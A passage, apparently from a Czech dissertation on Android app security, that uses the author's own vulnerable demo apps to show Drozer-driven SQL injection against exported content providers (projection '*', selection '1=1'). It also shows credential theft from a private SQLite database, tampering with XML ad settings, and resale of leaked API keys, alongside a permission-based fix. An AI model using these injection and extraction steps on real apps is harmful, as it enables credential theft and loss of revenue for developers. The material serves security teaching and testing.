</map>
```

Existuje celá řada variant zneužitelných informací, například nějaká společnost vytvoří aplikaci na předpověď počasí. Společnost nemá k dispozici své vlastní servery na předpověď počasí. Místo toho si zaplatí služby specializovaného serveru. Tento externí server poskytuje předpověď počasí pouze dotazům, které mají platný API identifikátor. Některé služby, které jsou poskytovány na základě API identifikátorů, mohou být velmi nákladné, viz obrázek 4.68. Nalezne-li útočník v nějaké aplikaci API identifikátor, za který vlastník aplikace platí například dva tisíce dolarů měsíčně, může se pokusit o jeho prodej třetím stranám. XML soubory rovněž mohou obsahovat celé API rozhraní, na které lze zaútočit. S uvedeným typem informace může útočník nabídnout poškození zjištěné API funkcionality konkurenční společnosti apod.



OpenWeatherMap

Weather Maps API Price Partners Stations Widgets News About

Price

Home / Price

Subscribe to current weather, forecasts, and historical data collections and enjoy our fast simple API!

Current weather and forecasts collection

	Free	Startup	Developer	Professional	Enterprise
Price Price is fixed, no other hidden costs.	**Free**	**40 USD** / month	**180 USD** / month	**470 USD** / month	**2,000 USD** / month
Subscribe	Get API key and Start	Subscribe	Subscribe	Subscribe	Subscribe
Calls per minute (no more than)	60	600	3,000	30,000	200,000
Current weather API	✓	✓	✓	✓	✓
5 days/3 hour forecast API	✓	✓	✓	✓	✓
16 days/daily forecast API	-	✓	✓	✓	✓
Weather maps API	✓	✓	✓	✓	✓
Bulk download	-	-	-	✓	✓
UV index (beta)	✓	✓	✓	✓	✓
Air pollution (beta)	✓	✓	✓	✓	✓
Weather alerts (beta)	✓	✓	✓	✓	✓

Obr. 4.68: Příklad cenného API identifikátoru [zdroj vlastní]

Modifikace vlastností aplikace

Kromě cenných dat, které lze prodat, a informací představující vážná bezpečnostní rizika se v XML souborech nachází další skupina dat, která mohou být zneužita. Jedná se o informace, které mění chování dané aplikace. Na Google Play existuje velké množství mobilních aplikací, které jsou zcela zdarma. Jejich tvůrci zvolili pro vydělávání peněz prostřednictvím mobilních aplikací zcela jiný model. Veškerá funkcionalita je uživatelům nabízena zdarma s tím, že se v dané aplikaci uživatelům zobrazují reklamní sdělení. Vlastníci mobilních aplikací tak mají příjmy z reklam, nikoliv z pokročilé funkcionality. Reklama je šířena prostřednictvím bannerů [19] a splash screenů[20]. V některých aplikacích může být po zaplacení příslušných poplatků odstraněno zobrazování reklam. Následuje ukázka XML souboru, který řídí zobrazování reklam v testovací aplikaci:

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    ...
    <boolean name="ads_banner_display" value="true" />
```

[19] *Banner je obdélníkový pruh sloužící k zobrazování reklam. Banner se zobrazuje na úkor funkční části aplikace.*

[20] *Splash screen je obrazovka, která se objevuje při startu programu. Ve výše uvedeném typu aplikací nese reklamní sdělení.*

```
    <long name="initial_ads_splash_delay" value= "5000" />
    ...
</map>
```

První položka ve výše uvedené XML ukázce určuje, zda se v aplikaci bude nebo nebude zobrazovat reklamní banner. Její přepsání na hodnotu „false“ způsobí vypnutí banneru, aniž by uživatel cokoliv zaplatil. Druhá položka určuje, jak dlouho se bude uživateli zobrazovat splash screen s reklamou. Čas je většinou uváděný tisících, což je pro mobilní aplikace napsané v jazyce Java přirozený způsob zápisu času, protože většina tříd a metod pracuje v milisekundách. Nastaví-li útočník initial_ads_splash_delay na hodnotu 0 může to vést ke dvěma výsledkům:

- reklamní splash screen se nebude při startu aplikace zobrazovat, respektive bude se zobrazovat 0 milisekund,
- splash screen obsahující reklamu bude trvale zobrazen na obrazovce mobilní aplikace a nedojde k jeho vypnutí. V takovém případě útočník volí hodnotu 1.

Výše popsaná bezpečnostní chyba je méně závažná, neboť při ní nedochází ke kompromitaci citlivých uživatelských dat, vzdálených výpočetních prostředků apod. Nicméně vypnutím reklamních obrazovek a bannerů uživatele nic nenutí k zakoupení dané aplikace. Jsou-li reklamní plochy v některých mobilních aplikacích vypnuty, je nižší celkový počet zobrazených reklam. V obou případech tvůrce/vlastník aplikace přichází o zisk.


Krádeže dat z nezabezpečených poskytovatelů obsahu

Pokud spolu chtějí aplikace komunikovat nebo si vyměňovat data, neměli by to dělat přímo. Programy, které se účastní komunikace, by měly použít jeden z nástrojů bezpečné meziprocesové komunikace (Secure Inter Process Communication), jakým je například poskytovatel obsahu (Content Provider). Poskytovatelé obsahu jsou v programátorské dokumentaci společnosti Google LLC popsány takto:

“…Content providers are the standard interface that connects data in one process with code running in another process. Implementing a content provider has many advantages. Most importantly you can configure a content provider to allow other applications to securely access and modify your app data …” [133].

Přestože poskytovatelé obsahu představují jeden ze způsobů, jak může daná aplikace bezpečně nabízet svá data, jejich používání s sebou nese určitá rizika, kterých by si měl být programátor vědom. Demonstrace bezpečnostních chyb souvisejících s poskytovateli obsahu bude demonstrována na aplikaci BestCredentials.apk, kterou pro tento účel vytvořil autor. Aplikace v sobě integruje poznatky týkající se zabezpečení poskytovatelů obsahu, které autor získal na základě výzkumu provedeného v rámci dizertační práce.

Pro napadení poskytovatelů obsahu je vhodné použít bezpečnostní/útočný framework Drozer, neboť disponuje množstvím výkonných nástrojů, které usnadňují tento typ útoku. Teoretický popis je uveden v oddíle 4.5 Automatizované metody vyšetřování. Aby bylo možné framework používat, je nutné provést jeho nastavení. Příkazem adb install drozer-agent-2.3.4.apk je do mobilního zařízení/emulátoru naistalován program drozer Agent. Jakmile je instalace dokončena, je možné drozer Agenta spustit a povolit server, který běží na TCP portu číslo 31415, viz obrázek 4.69.



Obr. 4.69: Mobilní aplikace drozer Agent [zdroj vlastní]

V dalším kroku je nastaven port forwarding mezi mobilním zařízením/emulátorem a počítačem, na kterém je prováděno testování:

```
adb forward tcp:31415 tcp:31415
```

Příkazem „drozer console connect“ je v terminálu osobního počítače spuštěna konzole programu Drozer[21]. Balíček, jehož poskytovatele obsahu chce útočník napadnout, je dekompilován programem APKTool:

```
java -jar apktool.jar d A1_CONTENT_PROVIDER/BestCredentials.apk
```

Ze souboru AndroidManifest.xml je z elementu manifest zjištěn parametr package:

```
package="cz.utb.fai.bestcredentials"
```

Parametr bude sloužit jako identifikátor zájmové aplikace v konzoli programu Drozer. Následně je testovaný APK balíček nainstalován do mobilního telefonu/emulátoru:

[21] *Pro instalaci Drozera do počítače je možné použít balíček, který lze stáhnout ze stránky https://github.com/mwrlabs/drozer/releases.*

```
adb install A1_CONTENT_PROVIDER/BestCredentials.apk
```

V konzoli programu Drozer jsou vypsány všechny nainstalované balíčky, které obsahují výraz „credentials“, čímž se ověří, že identifikátor zjištěný v souboru AndroidManifest.xml je platný:

```
dz> run app.package.list -f credentials
cz.utb.fai.bestcredentials (Best Credentials)
```

Z výše uvedeného výpisu je patrné, že identifikátor cz.utb.fai.bestcredentials je platný. Může být tedy využit pro hledání zranitelností, které zkoumaná aplikace obsahuje:

```
dz> run app.package.attacksurface cz.utb.fai.bestcredentials
Attack Surface:
  1 activities exported
  0 broadcast receivers exported
  1 content providers exported
  0 services exported
    is debuggable
```

Zvýrazněný řádek naznačuje, že součástí aplikace je i jeden poskytovatel obsahu, který mohou používat i jiné aplikace (hodnota exported). Z uvedeného důvodu je vhodné zjistit více informací o daném poskytovateli obsahu:

```
dz> run app.provider.info -a cz.utb.fai.bestcredentials
Package: cz.utb.fai.bestcredentials
  Authority: cz.utb.fai.bestcredentials.VulnerableProvider
    Read Permission: null
    Write Permission: null
    Content Provider: cz.utb.fai.bestcredentials.VulnerableProvider
    Multiprocess Allowed: False
    Grant Uri Permissions: False
```

Poskytovatel obsahu není zabezpečen, protože nepožaduje ani práva pro čtení, ani pro zápis. Drozer obsahuje velmi kvalitní nástroj na zjišťování URI adres, na kterých komunikují poskytovatelé obsahu s ostatními mobilními aplikacemi. Komunikace probíhá tak, že externí aplikace, která chce číst nebo zapsat nějaké informace, osloví na předem domluveném URI poskytovatele obsahu se svým požadavkem. Poskytovatel obsahu zpracuje daný požadavek a pošle externí aplikaci výsledek dotazu.

```
dz> run scanner.provider.finduris -a cz.utb.fai.bestcredentials
Scanning cz.utb.fai.bestcredentials...
Able to Query    content://cz.utb.fai.bestcredentials.VulnerableProvider/users/
Able to Query    content://cz.utb.fai.bestcredentials.VulnerableProvider/
Able to Query    content://cz.utb.fai.bestcredentials.VulnerableProvider/users
Able to Query    content://cz.utb.fai.bestcredentials.VulnerableProvider

Accessible content URIs:
  content://cz.utb.fai.bestcredentials.VulnerableProvider/users/
  content://cz.utb.fai.bestcredentials.VulnerableProvider
  content://cz.utb.fai.bestcredentials.VulnerableProvider/users
  content://cz.utb.fai.bestcredentials.VulnerableProvider/
```

Ve výpisu, který je uveden výše, je vidět, že existují celkem čtyři URI, které jsou dostupné pro externí aplikace. Nyní je možné použít framework na zjištění, zda poskytovatel obsahu má nějaké zranitelné URI:

```
dz> run scanner.provider.injection -a cz.utb.fai.bestcredentials
Scanning cz.utb.fai.bestcredentials...
Not Vulnerable:
  No non-vulnerable URIs found.

Injection in Projection:
  content://cz.utb.fai.bestcredentials.VulnerableProvider/users/
  content://cz.utb.fai.bestcredentials.VulnerableProvider
  content://cz.utb.fai.bestcredentials.VulnerableProvider/users
  content://cz.utb.fai.bestcredentials.VulnerableProvider/

Injection in Selection:
  content://cz.utb.fai.bestcredentials.VulnerableProvider/users/
  content://cz.utb.fai.bestcredentials.VulnerableProvider
  content://cz.utb.fai.bestcredentials.VulnerableProvider/users
  content://cz.utb.fai.bestcredentials.VulnerableProvider
```

Poskytovatel je zranitelný jak prostřednictvím Projection, tak pomocí Selection. Drozer poskytuje nástroj umožňující poslat oba typy dotazů. Jako první je použit dotaz typu Projection:

```
dz> run app.provider.query
content://cz.utb.fai.bestcredentials.VulnerableProvider/users/ --projection
list index out of range
```

Vykonaný dotaz nepřinesl žádnou použitelnou informaci. Proto je vhodné zkusit vykonat příkaz ještě jednou a na konec přidat nějaký nesmyslný shluk znaků, jehož cílem je vyvolat chybu, například:

```
dz> run app.provider.query
content://cz.utb.fai.bestcredentials.VulnerableProvider/users/ --projection bucbiu
no such column: bucbiu (code 1): , while compiling: SELECT bucbiu FROM users ORDER BY user_name
```

Výpis skončil chybou, ze které se lze dozvědět celou řadu zajímavých informací. Poskytovatel obsahu pracuje s tabulkou, která se jmenuje users. Jeden ze sloupců tabulky users má jméno user_name. A konečně z chybového výpisu je patrný i samotný tvar dotazu SELECT bucbiu FROM users ORDER BY user_name. To znamená, že pro úspěšné provedení útoku stačí nesmyslný výraz „bucbiu“ nahradit znakem „*“. Uvedené nahrazení bude mít za následek, že poskytovatel obsahu obdrží požadavek na výpis všech řádků a sloupců tabulky users. Dotaz bude mít následující tvar: SELECT * FROM users ORDER BY user_name. Na obrázku 4.70 je vidět, že uvedený postup byl správný a že útočník získal cenná data, který nabízel nezabezpečený poskytovatel obsahu.

```
dz> run app.provider.query content://cz.utb.fai.bestcredentials.VulnerableProvider/users/ --projection *
| user_id | user_name | user_password  |
| 1       | user-7uk  | cwceubci8zh    |
| 2       | user-jhj  | ksuhebrz8zh    |
| 3       | user-k9g  | nuciewqoq9jdwu |
```

Obr. 4.70: Úspěšný útok za použití Projection dotazu [zdroj vlastní]

Ne vždy je možné použít výše naznačený postup. V případech, kdy není možné citlivá data získat prostřednictvím Projection dotazu, je dobré vyzkoušet alternativní postup pomocí Selection:


```
dz> run app.provider.query
 content://cz.utb.fai.bestcredentials.VulnerableProvider/users/ --selection nci
no such column: nci (code 1): , while compiling: SELECT * FROM users WHERE (nci) ORDER BY user_name
```

Požadavek skončil díky nesmyslné posloupnosti „nci“ chybou. Stejně jako v předchozím případě i tentokrát chybový výpis napověděl, jak by měl vypadat / mohl vypadat správný typ dotazu. Pro úspěšný výpis všech řádků a sloupců tabulky users stačí výraz „nci“ nahradit posloupností znaků „1=1“, viz obrázek 4.71.

```
dz> run app.provider.query content://cz.utb.fai.bestcredentials.VulnerableProvider/users/ --selection 1=1
| user_id | user_name | user_password  |
| 1       | user-7uk  | cwceubci8zh    |
| 2       | user-jhj  | ksuhebrz8zh    |
| 3       | user-k9g  | nuciewqoq9jdwu |
```

Obr. 4.71: Úspěšný útok za použití Selection dotazu [zdroj vlastní]

V některých případech je možné použít zkrácený dotaz run app.provider.query content://cz.utb.fai.bestcredentials.VulnerableProvider/users a nechat Drozer rozhodnout, který typ dotazu je nejvhodnější. Výsledek zkráceného dotazu je vidět na obrázku 4.72.



Obr. 4.72: Úspěšný útok za použití zkráceného dotazu [zdroj vlastní]

Aplikaci, která vlastní poskytovatele obsahu (tzn. program, jehož interní součástí je poskytovatel obsahu), lze zabezpečit pomocí oprávnění definovaných v souboru AndroidManifest.xml. Nejprve se v manifestu pomocí elementu permission nadefinuje vlastní oprávnění (tzv. Custom Permission). Následně se v elementu provider nadefinuje parametr android:permission požadující pro čtení a zápis výše deklarované oprávnění. Oprávnění v elementu provider lze specifikovat jemněji pomocí android:readPermission a android:writePermission. Pro větší názornost je uveden příklad souboru AndroidManifest.xml, který definuje oprávnění a následně jej využívá pro zabezpečení svého poskytovatele obsahu.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="cz.utb.fai.bestcredentials">
  <permission
android:name="cz.utb.fai.bestcredentials.permission.VulnerableProvider" />
  <application
    android:allowBackup="true"
    android:icon="@mipmap/ic_launcher"
    android:label="@string/app_name"
    android:roundIcon="@mipmap/ic_launcher_round"
    android:supportsRtl="true"
    android:theme="@style/AppTheme">
    <activity android:name=".MainActivity">
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
    </activity>
    <provider android:name="VulnerableProvider" android:exported="true"
      android:authorities="cz.utb.fai.bestcredentials.VulnerableProvider"
android:permission="cz.utb.fai.bestcredentials.permission.VulnerableProvider"/>
```

```
    </application>
</manifest>
```

Pokud by byl v Android Studiu vytvořen nový build APK balíčku, který by měl stejný zdrojový kód jako v předchozí ukázce jen s manifestem upraveným výše uvedeným způsobem, výsledky, které by útočník obdržel z Drozer frameworku, budou značně odlišné. Z informací, které Drozer zjistil o vyšetřovaném poskytovateli obsahu je vidět, že čtení i zápis si poskytovatel obsahu chrání prostřednictvím oprávnění
cz.utb.fai.bestcredentials.permission.VulnerableProvider.

```
dz> run app.provider.info -a cz.utb.fai.bestcredentials
Package: cz.utb.fai.bestcredentials
  Authority: cz.utb.fai.bestcredentials.VulnerableProvider
    Read Permission: cz.utb.fai.bestcredentials.permission.VulnerableProvider
    Write Permission: cz.utb.fai.bestcredentials.permission.VulnerableProvider
    Content Provider: cz.utb.fai.bestcredentials.VulnerableProvider
    Multiprocess Allowed: False
    Grant Uri Permissions: False
```

Provedením všech tří typů dotazů (Projection, Selection, zkrácený dotaz), které fungovaly v ukázce výše, útočník obdrží pouze zprávu o zamítnutí přístupu. Na obrázku 4.73 je vidět neúspěšný zkrácený dotaz run app.provider.query content://cz.utb.fai.bestcredentials.VulnerableProvider/users.

```
dz> run app.provider.query content://cz.utb.fai.bestcredentials.VulnerableProvider/users
Permission Denial: opening provider cz.utb.fai.bestcredentials.VulnerableProvider from ProcessRecord{2dae312 2422:com.mwr.d
z:remote/u0a63} (pid=2422, uid=10063) requires cz.utb.fai.bestcredentials.permission.VulnerableProvider or cz.utb.fai.bestc
redentials.permission.VulnerableProvider
```

Obr. 4.73: Neúspěšný pokus o útok za použití zkráceného dotazu [zdroj vlastní]

Používání prostředků meziprocesové komunikace je bezpečnější než sdílení souborů mezi mobilními aplikacemi. Může se zdát, že deklarace oprávnění ve spojení s meziprocesovou komunikací zajištěnou poskytovateli obsahu představuje zabezpečení, které je neprolomitelné, ale není tomu tak. Útočník může oprávnění pomocí APK Repackage snadno odstranit z manifestu. A následně lze provést úspěšný útok pomocí Drozeru. Uvedeného faktu by si měli být vědomi i mobilní vývojáři a chránit data poskytovatele obsahu pomocí šifrování. Cenná nebo citlivá data by neměla být součástí poskytovatele obsahu hned po instalaci dané aplikace, ale až po ověření identity uživatele. Kromě útoku za použití APK Repackage jsou známy i další bezpečnostní problémy, které jsou popsány v článku The Custom Permission Problem [134]. Další zajímavý článek popisující útok na zabezpečení meziprocesové komunikace se jmenuje Man In The Binder [135] a byl publikován na konferenci Black Hat EUROPE 2014.

Krádeže dat z databází

V mobilních zařízeních jsou databáze obvykle implementovány pomocí SQLite. Výběr SQLite jako výchozího databázového systému pro Androidu OS má několik důvodů:


- SQLite má na rozdíl od SQL nižší nároky na paměť a výpočetní výkon,
- SQLite nevyžaduje žádné složité nastavování databází a konektorů,
- SQLite dotazy mohou být prováděny přímo z Android aplikací (z pohledu programátora se snadno používají),
- SQLite dotazy jsou víceméně stejné jako klasické SQL dotazy.

Aplikace mohou mít soukromé databáze ve svém datovém prostoru, tzn.:

/data/data/[package]/databases/[database_name].db


Databáze v mobilních zařízeních mají ve většině případů příponu *.db, nicméně lze se setkat i s koncovkami *.sqlite nebo *.sqlitedb.

Problematika krádeží dat z databází je demonstrována na aplikaci Best Maps 4. Program byl inspirován komerční aplikací, která byla zkoumána v rámci dizertační práce. Aplikace Best Maps 4 přebírá pouze funkční mechanismy, kód byl vytvořen nezávisle, aby nebyla kompromitována identita vyšetřované aplikace. Best Maps 4 obsahuje bezpečnostní chybu, která je způsobena skutečností, že jen uživatelsky přívětivé aplikace s dobrou ergonomií jsou komerčně úspěšné. Uvedený fenomén je podrobně popsán v článku „A Comprehensive Guide To Mobile App Design“ [136], který vznikl za podpory společnosti Abode. Tlak na uživatelskou přívětivost mobilních aplikací je obrovský, což mnohdy znamená, že pohodlí uživatele má přednost před bezpečností. Uvedený trend sleduje i aplikace Best Maps 4, která ukládá přihlašovací údaje tak, aby si je uživatel nemusel pamatovat nebo je zadávat ručně. K ukládání uživatelského jména a hesla aplikace používá databázi nacházející se v jejím privátním datovém prostoru. V databázi je jediná aplikační tabulka, ta se jmenuje credentials a obsahuje jediný řádek, který je v případě potřeby updatován. Po prvním spuštění je uživatel informován, že v aplikaci chybí přihlašovací údaje, které je možné získat na stránce www.somepage.com. Po úspěšné registraci a zaplacení na webovém serveru, může uživatel tyto údaje použít v aplikaci.



Obr. 4.74: Zpráva o chybějících přihlašovacích údajích [zdroj vlastní]

V dalších spuštěních aplikace Best Maps 4 pošle v metodě onStart(), dotaz do databáze, ve kterém zjišťuje, zda v tabulce credentials existuje záznam _id=1. Pokud je záznam nalezen, je z něho vybráno uživatelské jméno a heslo, které je následně předvyplněno do textových polí na přihlašovací obrazovce, aby je nemusel uživatel zadávat ručně. Přihlašovací údaje jsou pak používány k poskytování funkcionality ze zabezpečených výpočetních prostředků, například ze vzdálených serverů apod. Není-li v tabulce credentials nalezen záznam _id=1, musí uživatel údaje zadat ručně, viz obrázek 4.75.



Obr. 4.75: Zobrazování přihlašovacích údajů v aplikaci Best Maps 4 [zdroj vlastní]

Jak byl popsáno výše, databáze aplikace se nachází v
/data/data/[**package**]/databases/[database_name].db.

Aby bylo možné provést útok, je nutné nejprve zjistit hodnotu výrazu package. Z uvedeného důvodu je provedena dekompilace APK balíčku pomocí nástroje APKTool:

```
java -jar apktool.jar d BestMaps4.apk
```

Ze souboru AndroidManifest.xml je z elementu manifest zjištěn parametr package:

```
package="cz.utb.fai.bestmaps4_ptlab"
```

Zjištěný parametr package bude sloužit jako součást cesty k privátní databázi aplikace Best Maps 4. V dalším kroku je zájmový APK balíček nainstalován do mobilního telefonu/emulátoru:

```
adb install BestMaps4.apk
```

Příkazem adb shell je spuštěn příkazový interpret, který je zabudován do mobilního zařízení/emulátoru. Následně se změní aktuální adresář na adresář, ve kterém se nachází databáze aplikace Best Maps 4:

```
cd /data/data/cz.utb.fai.bestmaps4_ptlab/databases
```

Výpisem obsahu adresáře databases je zjištěno, že obsahuje SQLite databázi, která se jmenuje vulnerableCredentialsDB.db:

```
/data/data/cz.utb.fai.bestmaps4_ptlab/databases # ls
vulnerableCredentialsDB.db
vulnerableCredentialsDB.db-journal
```

Databázi lze otevřít pomocí terminálového programu sqlite3, který je součástí každého mobilního zařízení/emulátoru. Při spouštění je výhodné zadat volby „--column“ a „--header“, neboť poskytnou útočníkovi názvy sloupců tabulek a rozšířené informace o záhlaví. Dodatečné informace jsou užitečné zejména při komplikovanějších útocích. Je-li aktuální název adresáře databases, lze databázi otevřít přímo:

```
sqlite3 --column --header vulnerableCredentialsDB.db
```

Z libovolného místa souborového systému mobilního zařízení lze databázi otevřít zadáním příkazu:

```
sqlite3 -column -header
/data/data/cz.utb.fai.bestmaps4_ptlab/databases/vulnerableCredentialsDB.db
```

V prostředí programu sqlite3 je možné používat zabudované příkazy začínající tečkou i standardní databázové dotazy končící středníkem. Nejprve jsou vypsány tabulky, které obsahuje daná databáze:

```
sqlite> .tables
android_metadata  credentials
```

Tabulka android_metadata neobsahuje žádná data, která by byla z pohledu útočníka zajímavá (většinou má pouze jeden řádek a sloupec nesoucí informaci o jazykové lokalizaci). Naproti tomu název tabulky credentials naznačuje, že by mohla ukrývat zneužitelné informace. Proto je vypsáno schéma dané tabulky:

```
sqlite> .schema credentials
CREATE TABLE credentials(_id INTEGER PRIMARY KEY, login TEXT, password TEXT);
```

Z výpisu je vidět, že kromě primárního klíče _id tabulka rovněž obsahuje sloupce login a password. V dalším kroku je do databáze poslán následující dotaz, který vypíše všechny řádky a sloupce tabulky credentials.

```
sqlite> SELECT * FROM credentials;
_id   login          pass
----  -------------  ----
1     user-pentest   pass-pentest
```


Obr. 4.76: Kompromitace obsahu databáze vulnerableCredentialsDB [zdroj vlastní]

Na obrázku 4.76 je vidět, že byl útok úspěšný, neboť došlo ke kompromitaci přihlašovacích údajů. Uvedený mechanismus může například zneužít malware, který bude pracovat na zařízeních se super uživatelským oprávněním. Malware nejprve zjistí, zda běží na mobilním zařízení, kde byl proveden root, následně hledá, zda se na daném zařízení nachází zájmová aplikace obsahující zjištěnou chybu (tento typ malware obvykle necílí na jedinou aplikaci, ale na celou skupinu programů s bezpečnostními chybami). Pokud jsou obě podmínky splněny, malware odcizí uživatelské jméno a heslo a zašle je tvůrci malware. Vlastník malware provede statickou analýzu zdrojového kódu aplikace Best Maps 4 s cílem najít IP nebo URL adresu vzdáleného serveru. Všechny výše zjištěné údaje lze zneužít několika způsoby:

- k útoku proti aplikačnímu serveru,
- k napsání dalšího malwaru, který bude mít legitimizující část nabízející danou funkcionalitu zdarma (na pozadí bude provádět škodlivou činnost).

Další způsob napadení databázového systému nacházejícího se v mobilní aplikaci je popsán na programu Best Maps 4 V2. Aplikace byla vytvořena tak, aby demonstrovala další bezpečnostní chybu, které by si měli být vědomi mobilní vývojáři. Princip aplikace Best Maps 4 V2 je na obrázku 4.77 popsán body 1 - 7. Po prvním spuštění (bod 1.) je uživatel informován, že v aplikaci chybí přihlašovací údaje, které je možné získat na stránce www.somepage.com (bod 2). Po úspěšné registraci a zaplacení na webovém serveru uživatel obdržené údaje

ručně uloží do příslušných textových polí v aplikaci (bod 3.). Přihlašovací údaje jsou uloženy v privátní databázi aplikace (bod 4.). Pomocí přihlašovacích údajů je aplikace přihlášena na vzdálený server (bod 5.). Je-li zaslané uživatelské jméno a heslo platné (bod 6.), jsou mobilní aplikaci poslána cenná data (bod 7.), která jsou uložena v databázi patřící aplikaci Best Maps 4 V2 (bod 8).



Obr. 4.77: Princip aplikace Best Maps 4 V2 [zdroj vlastní]

Bezpečnostní problém související s aplikací Best Maps V2 byl zjištěn na základě dynamické analýzy. Počáteční část útoku je stejná jako v případě aplikace Best Maps 4. Nejprve je nainstalován APK balíček vyšetřované aplikace do upraveného mobilního zařízení/emulátoru:

```
adb install BestMaps4_V2.apk
```

Aby bylo možné získat soubor AndroidManifest.xml v lidsky čitelné podobě, je provedena dekompilace APK balíčku pomocí nástroje APKTool:


```
java -jar apktool.jar d BestMaps4_V2.apk
```

Analýzou souboru AndroidManifest.xml bylo zjištěno, že parametr package nacházející se v elementu manifest má hodnotu:

```
package="cz.utb.fai.bestmaps4v2"
```


Zjištěný parametr package bude sloužit jako identifikátor cesty k privátnímu datovému prostoru aplikace Best Maps 4 V2, který bude sledován v Android Device Monitoru. Na obrázku 4.78 je vidět privátní datový prostor aplikace Best

